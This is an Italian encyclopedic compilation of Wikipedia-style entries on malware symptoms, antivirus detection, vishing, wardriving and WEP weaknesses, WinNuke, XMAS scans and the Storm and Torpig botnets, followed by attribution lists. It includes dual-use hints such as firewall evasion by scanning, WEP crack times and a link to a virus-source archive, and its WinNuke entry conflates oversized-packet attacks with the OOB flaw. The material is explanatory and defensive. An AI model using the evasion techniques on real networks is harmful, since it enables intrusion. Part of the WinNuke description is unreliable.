- *Duplicazione di file*: se ci sono due file con lo stesso nome ma con estensione rispettivamente EXE e COM, quello con estensione COM sarà un virus. I virus fanno così perché in caso di presenza di due file con lo stesso nome il sistema operativo eseguirà sempre per primo quello con estensione COM;
- *Ridenominazione di file*: un virus può rinominare i file infettati e/o file specifici;
- *Problemi di avvio del computer*: il computer non si avvia o non si avvia nella solita maniera;
- *Blocchi del computer*: nonostante l'apertura di pochi o nessun programma e la mancanza di un pesante carico sul sistema, questo si blocca ('crasha'), rendendo necessario l'utilizzo del Task Manager per rimuovere il task bloccato o riavviare il computer;
- *Interruzione del programma in esecuzione* senza che l'utente abbia eseguito operazioni inaspettate o fatto qualcosa che potrebbe aver provocato questo risultato;
- *Apertura e chiusura del lettore Cd/DVD* senza intervento dell'utente;
- *Tastiera e/o mouse non funzionanti correttamente*: la tastiera non scrive ciò che è digitato dall'utente o esegue operazioni non corrispondenti ai tasti premuti. Il puntatore del mouse si muove da solo o indipendentemente dal movimento richiesto dall'utente;
- *Scomparsa di sezioni di finestre*: determinate sezioni (pulsanti, menu, testi etc…) che dovrebbero apparire in una particolare finestra sono scomparse o non vengono visualizzate. Oppure, in finestre nelle quali non dovrebbe apparire nulla, appaiono invece icone strane o con contenuto insolito (ad esempio nella taskbar di Windows
- *Riavvio spontaneo del computer*;
- *Antivirus disattivato automaticamente*;
- *Programmi all'improvviso non più funzionanti o malfunzionanti*;

- *Lentezza della connessione Internet*;
- *Emissione da parte del computer di suoni insoliti*;
- *Microsoft Internet Explorer si blocca o comunque funziona male* dando continui errori (ad esempio non riesce a chiudere la finestra delle applicazioni)

Si tenga comunque presente che i sintomi appena descritti potrebbero essere riconducibili a cause diverse da virus. Nel caso di presenza di uno o più di questi sintomi, è comunque consigliabile l'esecuzione di una scansione antivirus del sistema;

Tecniche usate per il rilevamento di virus

Non esiste un metodo generale per individuare un virus all'interno di un sistema. Le tecniche di rilevamento utilizzate dagli antivirus sono diverse: utilizzate contemporaneamente garantiscono un'ottima probabilità di rilevamento della presenza di un virus. In base alle tecniche di rilevamento usate, gli antivirus si distinguono in tre tipi:

- *programmi di monitoraggio*:mirano a prevenire un'infezione mediante il controllo di attività sospette (ad esempio, la richiesta di formattazione di un disco oppure l'accesso a zone privilegiate di memoria). Sono importanti perché rappresentano la prima linea di difesa. Ma sono facili da bypassare attraverso la tecnica di tunnelling.
- *scanner*: effettuano la ricerca dei virus attraverso due tecniche:
  - il confronto tra le firme memorizzate in un database interno, con quelle, eventualmente, contenute nei file infetti;
  - l'utilizzazione delle tecniche euristiche per i virus che sono cifrati o sconosciuti.
- *programmi detection*: utilizzano due tecniche:
  - verifica dell'integrità: calcolano l'hash dei file da confrontare successivamente coi nuovi valori risultanti da un nuovo calcolo per verificare che i file non abbiano subito modifiche nel frattempo.
  - tecniche euristiche: salva le informazioni sufficienti per ripristinare il file originale qualora questo venga danneggiato da un virus.[12]

Note

[1] «ciclo di vita di computer virus» (http://www.dia.unisa.it/~ads/corso-security/www/CORSO-9900/virus/), www.dia.unisa.it.

[2] «Sicurezza: virus, worm, trojan...» (http://www.bloomriot.org/91/sicurezza-virus-worm-trojan.html), www.bloomriot.org.

[3] «Breve storia dei virus informatici» (http://www.hwupgrade.it/articoli/sicurezza/1424/virus-e-antivirus-l-eterna-lotta-fra-il-bene-e-il-male_2.html), www.hwupgrade.it.

[4] «Breve storia dei virus informatici» (http://www.hwupgrade.it/articoli/sicurezza/1424/virus-e-antivirus-l-eterna-lotta-fra-il-bene-e-il-male_3.html), www.hwupgrade.it.

[5] «Breve storia dei virus informatici» (http://www.hwupgrade.it/articoli/sicurezza/1424/virus-e-antivirus-l-eterna-lotta-fra-il-bene-e-il-male_3.html), www.hwupgrade.it.

[6] «Breve storia dei virus informatici» (http://www.hwupgrade.it/articoli/sicurezza/1424/virus-e-antivirus-l-eterna-lotta-fra-il-bene-e-il-male_3.html), www.hwupgrade.it.

[7] «“I love you”: un virus targato Microsoft» (http://www.questotrentino.it/2000/11/I_love_you.htm), www.questotrentino.it.

[8] «Anche il virus ha un lato buono» (http://mobile.ilsole24ore.com/solemobile//esplosonews.jsp?uuid=cbbb3d5a-b6e1-11dd-bb4d-604737b5fe8c), Il Sole 24ore.com.

[9] «Breve storia dei virus informatici» (http://www.hwupgrade.it/articoli/sicurezza/1424/virus-e-antivirus-l-eterna-lotta-fra-il-bene-e-il-male_3.html), www.hwupgrade.it.

[10] «classificazione computer virus» (http://www.dia.unisa.it/~ads/corso-security/www/CORSO-9900/virus/classificazione.htm), www.dia.unisa.it.

[11] «Quali sono i sintomi per riconoscere se ho preso un virus?» (http://pchelp-howto.blogspot.com/2008/07/quali-sono-i-sintomi-per-riconoscere-se.html), pchelp-howto.blogspot.com.

[12] «Tecniche usate per il rilevamento di computer virus» (http://www.dia.unisa.it/~ads/corso-security/www/CORSO-9900/virus/), www.dia.unisa.it.

Voci correlate

- Macrovirus
- Antivirus
  - Nod32
  - QH.EXE
  - Clam AntiVirus
  - Kaspersky AntiVirus
  - Norton Antivirus
  - F-Secure
  - AVG Anti-Virus - Grisoft
  - Avira Antivirus
  - Panda (antivirus)
  - avast! Antivirus - AVAST Software
  - McAfee
  - Absolute Startup Startup (Windows)

Altri progetti

- **Wikimedia Commons** contiene file multimediali: http://commons.wikimedia.org/wiki/Category:Computer viruses

Collegamenti esterni

- (EN) VX Heavens (http://vx.netlux.org/) sito con database e sorgenti di migliaia di virus.

Vishing

Il **vishing** è una forma di truffa simile al phishing, con lo scopo di carpire, con l'inganno, informazioni private. La truffa sfrutta ed automatizza la persuasione tipica delle tecniche di Social Engineering ed è effettuata tramite servizi di telefonia. In particolare, sfruttando la tecnologia VoIP per esempio, gli aggressori effettuano delle telefonate simulando l'esistenza di un call center (di una banca ad esempio) e chiedendo alla vittima di fornire i propri dati ad un operatore.

Differentemente dal phishing classico (via posta elettronica) il vishing fa leva sulla maggiore fiducia che l'essere umano tende a riporre in una persona che sembra essere autorizzata a richiedere tali informazioni.

Questa minaccia, iniziata nel corso del 2006 e diffusasi tra il 2009-2010[1] , è tipica soprattutto degli Stati Uniti d'America e del Regno Unito. Ultimamente è sbarcata nel resto dell'Europa ed anche in Italia.

Note

[1] Federico Maggi (Are the con artists back? A preliminary analysis of modern phone frauds). *{{{titolo}}}* (http://home.dei.polimi.it/fmaggi/downloads/publications/2010_maggi_vishing.pdf). Proceedings of the 10th IEEE International Conference on Computer and Information Technology (CIT 2010).

Voci correlate

- Phishing
- Social Engineering

Collegamenti esterni

- Phone Phishing: Phone Phishing - The First Phone Phishing and Scams Report Site (http://phonephishing.info) sito per la segnalazione di casi di vishing
- - Un italiano su 4 è potenzialmente esposto a frode di identità (http://www.cppitalia.it/notizie_ed_eventi/30/un_italiano_su_4__potenzialmente_esposto_a_frode_di_identita.html)

Wardialing

Con il termine in lingua inglese ***wardialing*** (da *war*: *guerra* e *to dial*: *comporre un numero telefonico*) si indica l'utilizzo di un modem al fine di chiamare sistematicamente ogni terminale telefonico in una porzione della rete telefonica generale alla ricerca di modem con cui è possibile instaurare una comunicazione. L'operazione permette di individuare terminali informatici connessi alla rete telefonica mediante modem analogico: una volta scoperti i terminali, l'attaccante può analizzarli ed eventualmente tentare un'intrusione non autorizzata.

Con la diffusione di Internet l'utilizzo di altre tipologie di reti informatiche si è drasticamente ridotto e tecniche quali il *wardialing* hanno via via trovato sempre minore applicazione.

Il nome di questa tecnica fa riferimento al film *WarGames* del 1983, nel quale il protagonista programma il proprio computer al fine di chiamare tutti i numeri telefonici di Sunnyvale (California). Sebbene questo metodo fosse già in auge prima dell'uscita del film, il termine *wardialing* divenne da allora popolare nella cultura informatica. Un attuale fenomeno è il wardriving, che consiste nella ricerca di reti wireless mediante l'uso di veicoli. Wardriving deriva da wardialing, giacché sono ambedue tecniche brute-force usate per trovare reti di computer. Affine al wardialing è il port scanning del protocollo TCP/IP, nel quale ogni porta TCP di ogni indirizzo IP viene esaminata per individuare eventuali programmi in ascolto su di essa. Contrariamente al wardialing questo metodo non risulta essere *di disturbo* per una persona, ma può comunque essere individuato.

Voci correlate

- Wardriving
- Warflying

Wardriving

Il **wardriving** è un'attività che consiste nell'intercettare reti Wi-Fi, in automobile, in bicicletta o a piedi, con un laptop, solitamente abbinato ad un ricevitore GPS per individuare l'esatta posizione della rete trovata ed eventualmente pubblicarne le coordinate geografiche su un sito web. Per una migliore ricezione vengono usate antenne omnidirezionali. È necessario utilizzare un software specifico, quasi sempre di tipo libero, per diverse piattaforme: Netstumbler (Windows), KisMac (Macintosh), Kismet (GNU/Linux) e Ministumbler (PocketPC).

Wardriving

Il wardriving in sé consiste nel trovare un Access Point (AP) e registrarne la posizione. Alcune persone, invece, infrangono le scarse misure di sicurezza tipiche di queste reti per accedere ai file personali. Poiché nella maggior parte dei casi le reti wireless sono collegate ad Internet, molte persone si introducono in queste reti solamente per navigare gratis e ad alta velocità. In quest'ultimo caso il wardriving rientra nell'accezione più generica di thiefing.

Secondo la normativa italiana è illegale procurarsi l'accesso ad una rete privata senza aver ottenuto un'esplicita autorizzazione.

Sicurezza wireless

Esistono diversi sistemi di protezione per le reti wireless, tra cui le più conosciute:

- IPsec: è uno standard IETF per fornire sicurezza ad Internet tramite crittografia. In particolare IPsec si pone a livello network, mentre altre soluzioni più conosciute (ad es. SSL) sono a livello transport o a livello application. Porre la sicurezza a livello IP significa che automaticamente e in maniera del tutto trasparente, sono resi sicuri tutti i protocolli a livello superiore, ad es. TCP, UDP, ICMP, IGMP. Per ulteriori informazioni sui vari livelli si veda: pila di protocolli, ISO/OSI, suite di protocolli Internet.
- WEP: inizialmente la chiave Wep (40 o 104 bit) viene concatenata ad un vettore di inizializzazione (IV) di 24 bit per formare una stringa da 64 o 128 bit che sarà data in input all'algoritmo RC4 per formare la chiave di cifratura dei dati. Parallelamente i dati da crittografare vengono scomposti in blocchi e concatenati con bit di checksum (ICV) per formare una stringa della stessa lunghezza della chiave RC4. Infine viene effettuato lo XOR tra la chiave RC4 e i blocchi a formare il testo cifrato cui viene aggiunto il vettore di inizializzazione. È proprio l'uso di quest'ultimo che ha determinato la maggior debolezza del protocollo WEP: l'algoritmo RC4 infatti risulta vulnerabile se vengono utilizzate le chiavi per più di una volta. Questo è esattamente quello che accade con il WEP, il vettore di inizializzazione essendo soltanto lungo 24 bit, ammette uno spazio di solo 2^{24}combinazioni. Inoltre il protocollo WEP prevede la reinizializzazione del IV ogni qual volta si origini una collisione nella trasmissione dei pacchetti dati. Bastano solo 5 milioni di frame (quantità paragonabile a qualche ora di intercettazioni) per riuscire a ricavare la chiave WEP.

Recentemente è stato scoperto un metodo statistico che riduce di diversi ordini di grandezza il tempo necessario al crack della chiave, portando il numero di pacchetti da intercettare da 5 milioni a 40.000. È ora possibile crackare anche il wep a 128 bit con un portatile di media potenza in meno di due minuti (50% di probabilità di avere la chiave sotto il minuto). Allo stato attuale è più veloce crackare una chiave wep che inserire manualmente la chiave nell'access point! È quindi fortemente sconsigliato l'uso di questo sistema di cifratura per proteggere la propria connessione.

- Wi-Fi Protected Access (WPA): è un protocollo per la sicurezza delle reti senza fili Wi-Fi creato per risolvere i problemi di scarsa sicurezza del precedente protocollo di sicurezza, il WEP.
- Virtual Private Network (VPN): è un sistema di tunnelling per collegare un computer ad una LAN, facendo transitare i dati su un mezzo non sicuro. Uno dei più famosi è OpenVPN che può offrire elevata sicurezza e flessibilità. Non è facile da configurare, ma è consigliato per la maggior parte delle reti wireless.

Voci correlate

- Cracking (informatica)
- Hacker
- Warchalking
- Wardialing

Collegamenti esterni

- Wardriving.it [1]

Informazioni

- (**EN**) Wardriving.com [2]
- (**EN**) Sito dedicato alla sicurezza del protocollo 802.11 [3]
- (**EN**) WiGLE.net (Wireless Geographical Logging Engine) database mondiale di dati da wardriving [4]
- (**EN**) World Wide War Drive [5]
- (**EN**) Legalità del Wardriving [6]

Software

- (**EN**) NetStumbler e Ministumbler [7]
- (**EN**) KisMac [8]
- (**EN**) Kismet [9]
- (**EN**) Aircrack-ng [10]

Note

[1] http://www.wardriving.it
[2] http://www.wardriving.com
[3] http://www.wardrive.net
[4] http://www.wigle.net
[5] http://www.worldwidewardrive.org
[6] http://ssrn.com/abstract=585867
[7] http://www.stumbler.net
[8] http://kismac.macpirate.ch
[9] http://www.kismetwireless.net
[10] http://aircrack-ng.org

Whaling

In ambito informatico il **whaling** è una forma particolare di **phishing**, un'attività illegale che sfrutta sofisticate tecniche di ingegneria sociale per ottenere l'accesso a informazioni personali o riservate, e specificamente informazioni di rilevante valore economico e commerciale.

Parecchi recenti attacchi di phishing sono stati diretti specificamente senior executive e altre persone di profilo elevato nel business, ed il termine whaling è stato coniato specificamente per questi tipi di attacco (da 'whale' - balena, nell'accezione di grande pesce da far abboccare).

Voci correlate

- Phishing
- Ingegneria sociale

WinNuke

WinNuke è un sistema remoto che legge l'indirizzo IP e inoltra un attacco informatico di tipo denial of service sulla porta 139 TCP/IP. Attacca tutti i sistemi Windows NT e Windows 95, provocando una schermata blu (BSOD) con la scritta "BYE" (congedo ironico).

Caratteristiche tecniche

Questo attacco consiste nel far ricevere un pacchetto IP che supera i 64Kb.

Una richiesta ICMP ECHO prodotta con il comando *ping* e che supera il limite di 64kb può essere usata per causare il blocco della macchina a cui viene inoltrata.

Le specifiche relative all'interfaccia tra il NetBIOS e il TCP/IP prevedono la disponibilità di una serie di messaggi urgenti definiti **OOB** (*Out of Band data*) che vengono scambiati tra le macchine in rete per comunicazioni di servizio ad alta priorità, quindi basterebbe generarne uno in forma errata per confondere il sistema provocandone un crash.

Inserendo la chiave

```
[HKEY_LOCAL_MACHINE\          System\CurrentControlSet\Services\VxD\MSTCP]
"BSDUrgent"="0
```

nel registro di sistema, si combatte questa minaccia.

Primo avvistamento

Il 10 maggio 1997 BugTrap comunicava che un attacco alla porta 139 TCP/IP riservata alle negoziazioni di NetBIOS poteva far crashare da remoto un sistema NT o 95.

In tutte le reti IRC fu notata una sconnessione di massa dovuta da un *ping time out*, tutte le macchine connesse scomparivano misteriosamente. Un attacco WinNuke, secondo il BugTrap, risulta innocuo nel 30% delle macchine, ma quasi tutti coloro che ne sono rimasti vittime sono stati costretti ad effettuare un reboot.

XMAS scan

L'XMAS Scan è un tipo di scansione caratterizzata dall'invio di pacchetti TCP anomali, alle porte della vittima, aventi attivi i flag FIN, URG, e PSH attivi.

Le specifiche tecniche dalla RFC 793 prevedono che un host che riceve un pacchetto composto in questo modo, nel caso in cui la porta sia chiusa, risponda con un pacchetto con flag RST attivo, nel caso in cui la porta sia aperta, ignori il pacchetto.

La tecnica viene utilizzata per evadere alcuni tipi di firewall poco potenti. Questi infatti, per realizzare la stateful inspection si limitano a guardare i pacchetti di apertura/chiusura connessione (quelli cioè che contengono i flag SYN, ACK e RST). Lasciando passare tutti gli altri è possibile usare i pacchetto XMAS per raggiungere l'host interno, deducendo dalle sue risposte lo stato delle sue porte. I firewall più avanzati saranno comunque in grado di bloccare questo tipo di scansione grazie al fatto che tengono traccia delle connessioni aperte in una tabella, scartando tutti i pacchetti che non sono parte di una trasmissione già iniziata e quelli di handshake, per i quali viene invece consultata la lista delle regole per permetterne o meno il passaggio.

Questo tipo di scan si può realizzare tramite diversi tool, tra cui nmap[1] e hping[2] . Il nome della tecnica deriva dal fatto che con questi bit attivi "il pacchetto si accende come un albero di Natale"[3]

Altri tipi di scansione

- TCP connect scan
- SYN scan
- ACK scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan
- IP protocol scan

Note

[1] http://www.insecure.org

[2] http://hping.org

[3] (**EN**)http://nmap.org/book/man-port-scanning-techniques.html

Botnet Storm

La **Botnet Storm** o **Worm Botnet Storm** è una rete di computer zombie (o botnet) controllabile da remoto che è collegata al worm Storm (verme tempesta), un cavallo di Troia diffuso attraverso spam.

Alcuni hanno stimato che dal settembre 2007 è stata eseguita ovunque da 1 milioni fino a 50 milioni di computer.

Altre fonti hanno quantificato la botnet tra 250.000 e 1 milione di macchine compromesse.

Fu individuata la prima volta intorno al gennaio 2007, con il worm Storm diffuso con l'8% di tutto il malware dei computer con sistema operativo Windows.

Alcuni esperti pensano l'origine della botnet sia la Russian Business Network.

Torpig

Torpig, anche conosciuto come **Sinowal** o **Anserin**, principalmente diffuso insieme al rootkit Mebroot, è un tipo di botnet diffusa da vari cavalli di troia che possono infettare i computer con Microsoft Windows.

Torpig elude le applicazioni anti-virus attraverso l'uso della tecnologia rootkit e del Data mining che infetta il sistema per le credenziali d'accesso e le password permettendo a chi attacca completo accesso al computer. È presumibilmente anche in grado di modificare i dati presenti nel computer.

Dal novembre 2008 ha rubato circa 500.000 conti bancari in rete e carte di credito e di debito e viene descritto come "uno dei metodi più avanzati mai creati dalla criminalità". All'inizio del 2009 ricercatori dell'università della California di Santa Barbara prese il controllo della botnet per 10 giorni, durante i quali hanno recuperato oltre 70Gb di dati rubati.[1] Hanno stilato un rapporto [2] molto dettagliato di come la botnet operi.

Note

[1] Torpig Botnet Hijacked and Dissected (http://tech.slashdot.org/article.pl?sid=09/05/04/0212214) Riportato su Slashdot, maggio 2009
[2] UCSB Torpig report (http://www.cs.ucsb.edu/~seclab/projects/torpig/index.html)

Voci correlate

- Mebroot
- Conficker

Fonti e autori delle voci

0-day *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45782157 *Autori:*: .snoopy., Abisys, Ary29, Avesan, Battagliacom, Gpx, Hellis, Lurkos, Marcok, Mauro742, Porta seriale, R.boiano, VincenzoX, 11 Modifiche anonime

ACK scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=29312852 *Autori:*: Avesan, Guignol, No2

Amplification attack *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=29336688 *Autori:*: Avesan, Guignol

Arbitrary code execution *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44642951 *Autori:*: Avesan, Marcuscalabresus, Rael, 2 Modifiche anonime

ARP poisoning *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44385022 *Autori:*: Abisys, Alez, Andreaf83, Ary29, Avesan, Fstefani, Ginkobiloba, Guignol, Hellis, Maxcanna, Pap3rinik, Pastore Italy, Phantomas, Remo Mori, Robin root, Rojelio, Saint-Just, Salvatore Ingala, Senpai, Sergio.bevilacqua, Simone, Snowdog, Spikey, Spikeyrock, T4bacc0, Ticket 2010081310004741, 68 Modifiche anonime

Attacco a dizionario *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44548596 *Autori:*: Abisys, Avesan, Dismalsheen, Giac83, Hal8999, Mess, Orso della campagna, Pracchia-78, Sesquipedale, Syrio, 8 Modifiche anonime

Attacco ai database *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=43882808 *Autori:*: .anaconda, Abisys, Addispy, AnjaManix, Avesan, CavalloRazzo, Edonan, Sil84, Sterjovski, Tittu82, ZioNicco, 1 Modifiche anonime

Attacco di Davies *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=30837627 *Autori:*: Luckyz, Orso della campagna, Vilnil

Back Orifice *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=39495971 *Autori:*: Abisys, Alleborgo, Avesan, M7, Myleslong, Pcgenius, Piracmone, Porta seriale, Sebino, VincenzoX, 6 Modifiche anonime

Backdoor *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45301732 *Autori:*: Abisys, Avesan, Bultro, Cerberus, Frieda, Gac, Guignol, Hellis, Iron Bishop, KiNgPaYc, Lucha, Marcok, MikyT, Pracchia-78, Salvatore Ingala, Template namespace initialisation script, Tommaso Ferrara, 16 Modifiche anonime

Bluejacking *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=34431099 *Autori:*: Al Pereira, Bongalone, Cotton, Dexterp37, Jacklab72, Mess, No2, Superchilum, 2 Modifiche anonime

Bluesnarfing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45837081 *Autori:*: Frigotoni, Midnight bird, No2, Rmartelloni, Roberto Agostino, 5 Modifiche anonime

Bomba logica *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=38210934 *Autori:*: Abisys, Archenzo, Avesan, Azrael555, Cialz, Fabio.gastone, GSM83, Guignol, Iarimarino, Kernelpanik, Pyotr, Ricky.i, Sumail

Botnet *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45072624 *Autori:*: Abisys, Alearr, Avesan, Azrael555, Biopresto, Calibro, CristianCantoro, Fantasma, Guignol, Marcok, Melkor II, Porta seriale, 12 Modifiche anonime

Browser Helper Object *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44515154 *Autori:*: Abisys, Avesan, ChemicalBit, Pciarl, Phantomas, Shivanarayana, 1 Modifiche anonime

Bufala (burla) *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44699506 *Autori:*: Aleksander Sestak, Asfarer, Avesan, Beechs, Biopresto, CNetwork, Cog, Cruccone, Daski, DonPaolo, F l a n k e r, Frack, Gbnogkfs, Graz, Guidomac, Ignlig, Ines, Laurusnobilis, Leacciaierie.org, Lou Crazy, MaiDireChiara, Marcok, No2, Oct326, Pensiero, Piddu, Rael, Senza nome.txt, SuperPaperoga!, Triple 8, Veneziano, Vinswiki, Zeroalcubo, 22 Modifiche anonime

Buffer overflow *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44800121 *Autori:*: %Pier%, Abisys, Andreaf83, Antilope, Carlo.milanesi, Civvì, Coredump, DanGarb, Dbiagioli, Dega180, Gac, Hashar, Hellis, Kormoran, Leonard Vertighel, LucaBrivio, Marcok, Overflow, Paginazero, Pap3rinik, Piero, Ricercatorew76, Sbisolo, Snowdog, Tailot, Vale maio, Xandi, 29 Modifiche anonime

Calcolo parassita *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=42870343 *Autori:*: Abisys, Avesan, Blakwolf, Civvì, Hellis, Jacklab72, Phantomas, Salvatore Ingala, Snowdog, 5 Modifiche anonime

Catena di sant'Antonio *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44784939 *Autori:*: Avesan, Bultro, CavalloRazzo, Dedda71, DispAcc01, Drago9992, Dread83, Eumolpa, Frigotoni, Gacio, Giancarlodessi, IlPisano, Kaspo, Klaudio, Marcok, Near7, SuperSecret, Tia solzago, Ticket 2010081310004741, Tooby, Veneziano, Weeksmajor, Wikirock, 36 Modifiche anonime

Classer *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44810457 *Autori:*: Andrebask, Caccia di conoscenza, Calabash, Jacklab72, Jollyroger, Pcgenius, Porta seriale, Wiwi1, 5 Modifiche anonime

Clickjacking *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44495091 *Autori:*: Abisys, Angus73, Azrael555, Bol2030, Embyte, Gamon2, Massimo874, Onjacktallcuca, Phantomas, Ticket 2010081310004741, 8 Modifiche anonime

Computer zombie *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45290601 *Autori:*: Ary29, Azrael555, Guignol, Ianezz, Taueres, 3 Modifiche anonime

Cracking (informatica) *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45550542 *Autori:*: Abisys, Alfio, AttoRenato, Aushulz, Avesan, Bultro, Caig, Dega180, Devis, Dome, Drugonot, Granzotto, Jacklab72, Lory2k, Marcok, Marius, No2, Paginazero, Salvatore Ingala, Sbisolo, Vittorioolivati, Zeuslnx, ZioNicco, 10 Modifiche anonime

Cross Application Scripting *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45407240 *Autori:*: Guidomac, Lrobby94, Marcok, No2, Porta seriale, 24 Modifiche anonime

Cross-site request forgery *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45433260 *Autori:*: DnaX, Garak, Porta seriale, 5 Modifiche anonime

Cross-site scripting *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45907178 *Autori:*: Abisys, Eumolpo, Fede Reghe, Frigotoni, Guidomac, M7, Marco Perticarini, Pop killer, Porta seriale, 24 Modifiche anonime

Decoy scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=24027696 *Autori:*: Abisys, Daniloviz, Fale, Guignol, LaseriumFloyd, Ned338

Defacing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44805907 *Autori:*: .anaconda, Abisys, Alessiox.94, Alleborgo, Arepo, Ask21, Avesan, Broc, ColdShine, Elwood, Kar.ma, Kormoran, Marcok, McJavaX, Mda, Melkor II, Mizardellorsa, Moongateclimber, No2, Paginazero, Pietrodn, Remo Mori, Senpai, Snowdog, VincenzoX, 14 Modifiche anonime

Denial of service *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45775821 *Autori:*: A7N8X, Abisys, Alt-os, ArtAttack, Ary29, AttoRenato, Avesan, B4CKB0N3, Bort 83, Buzz lightyear, Calibro, ColdShine, Conocybe, Contezero, Dardorosso, DarkAsd, Domenico De Felice, Drugonot, Edonan, Fabrizioroccapc, Freepenguin, Frieda, Frigotoni, Giovdi, GiulioB, Guignol, Harissa, Hds619, IngDani, Iron Bishop, Jacopo, Kal-El, Luca.cnz, Lucha, Marcok, MiGz, Moongateclimber, Nickotte, No2, PaoloTuri, Pasqui2, Phantomas, Retaggio, Shadd, Snowdog, Taueres, The nuts, To011, Trixt, Una giornata uggiosa '94, Valepert, Yerul, 67 Modifiche anonime

Dll injection *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=40407340 *Autori:*: Abisys, Avemundi, Fabio.gastone, Filippof, Luckyz, 12 Modifiche anonime

DNS Amplification Attack *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=29336884 *Autori:*: Avesan, Dinamite, Hellion66, LucaLuca, Marcol-it, Nicoli, Sanremofilo, 1 Modifiche anonime

DNS cache poisoning *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45428338 *Autori:*: Abisys, EffeX2, Gean, Guignol, Marcuscalabresus, Spikeyrock, 8 Modifiche anonime

Dns spoofing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=42409522 *Autori:*: Angelicfury, Pracchia-78, Restu20, Spikeyrock, Vale maio, 15 Modifiche anonime

Exploit *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=41471140 *Autori:*: Abisys, Alez, Andreaf83, Avesan, Caterpillar86, CavalloRazzo, FrAnCiS, Igodeb, Marco C, Melknix, Piero, RaminusFalcon, Ripepette, Rollopack, Salvatore Ingala, Stefano-c, Ticket 2010081310004741, VincenzoX, Yerul, 21 Modifiche anonime

Fast Flux *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=32105306 *Autori:*: Abisys, Guignol

FIN scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=43241627 *Autori:*: Avesan, Daniloviz, Fale, Guignol, Massimiliano Lincetto, 1 Modifiche anonime

Flood (informatica) *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=45355445 *Autori:*: Abisys, Ary29, Avesan, Beta16, Bultro, CNetwork, EffeX2, Fire90, G-man, Gacio, Hellis, MaEr, Mc savana, Phantomas, PsYLo, Senpai, Shivanarayana, Starlight, Zenofobia, 20 Modifiche anonime

Fork bomb *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=40490087 *Autori:*: Abisys, Alexander VIII, Ary29, Ask21, Brownout, Carlomorino, Domenico De Felice, FrAnCiS, Gpx, Guignol, Jok3r, Marcok, Nur, Rojelio, Trikke, Windowsuninstall, 21 Modifiche anonime

Format string attack *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44545549 *Autori:*: Abisys, Cloj, Dbiagioli, Ercaran, Fabi3tto, GiulianiVitoIvan, LaseriumFloyd, 23 Modifiche anonime

Guerra cibernetica *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44169352 *Autori:*: Abisys, Avesan, Bonty, Filippof, Gennaro.manna, Hamed, Jalo, Marcok, Neq00, Nickel Chromo, No2, Pracchia-78, Sentruper, 15 Modifiche anonime

Guerra informatica *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=38137168 *Autori:*: Abisys, Avemundi, Bonty, Francisco83pv, Gennaro.manna, Marcok, Nickel Chromo, No2, Panairjdde, Riotforlife, Tommaso Ferrara, Zanzalo, 2 Modifiche anonime

Heap overflow *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44799199 *Autori:*: Abisys, Avesan, Dega180, Hellis, Kar.ma, Lissen, Pigr8, 2 Modifiche anonime

Hijacking *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=33876741 *Autori:*: Abisys, EffeX2, Massimo874, Trikke, 1 Modifiche anonime

Idle scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=35950287 *Autori:*: Abisys, Guignol, Hellis, Ianezz, Mess, Pigr8, Trevinci, 1 Modifiche anonime

Ingegneria sociale *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=44355761 *Autori:*: -K-, Abisys, Alfio, Archenzo, Ary29, AttoRenato, Avesan, Blakwolf, Bonasia Calogero, Brownout, Bultro, Codas, Frieda, Gacio, Internauta, LapoLuchini, Lastknight, Leo72, Marcok, Memolina, R0tAbLe, Sbisolo, Sharemind, Simone, Snowdog, StefanoRR, TXiKi, Template namespace initialisation script, TierrayLibertad, Valepert, Wikirock, 19 Modifiche anonime

IP protocol scan *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=24067249 *Autori:*: Daniloviz, Fale, Guignol, Massimiliano Lincetto, No2

IP spoofing *Fonte:*: http://it.wikipedia.org/w/index.php?oldid=42871969 *Autori:*: Abisys, Alec, Alfio, Amux, Anthors, Avesan, Cloj, Dommac, Dr Jonx, Elninopanza, Finn81, IngDani, Iron Bishop, Lucha, M7, Mastersap, Phantomas, R0tAbLe, Twice25, White r, 18 Modifiche anonime

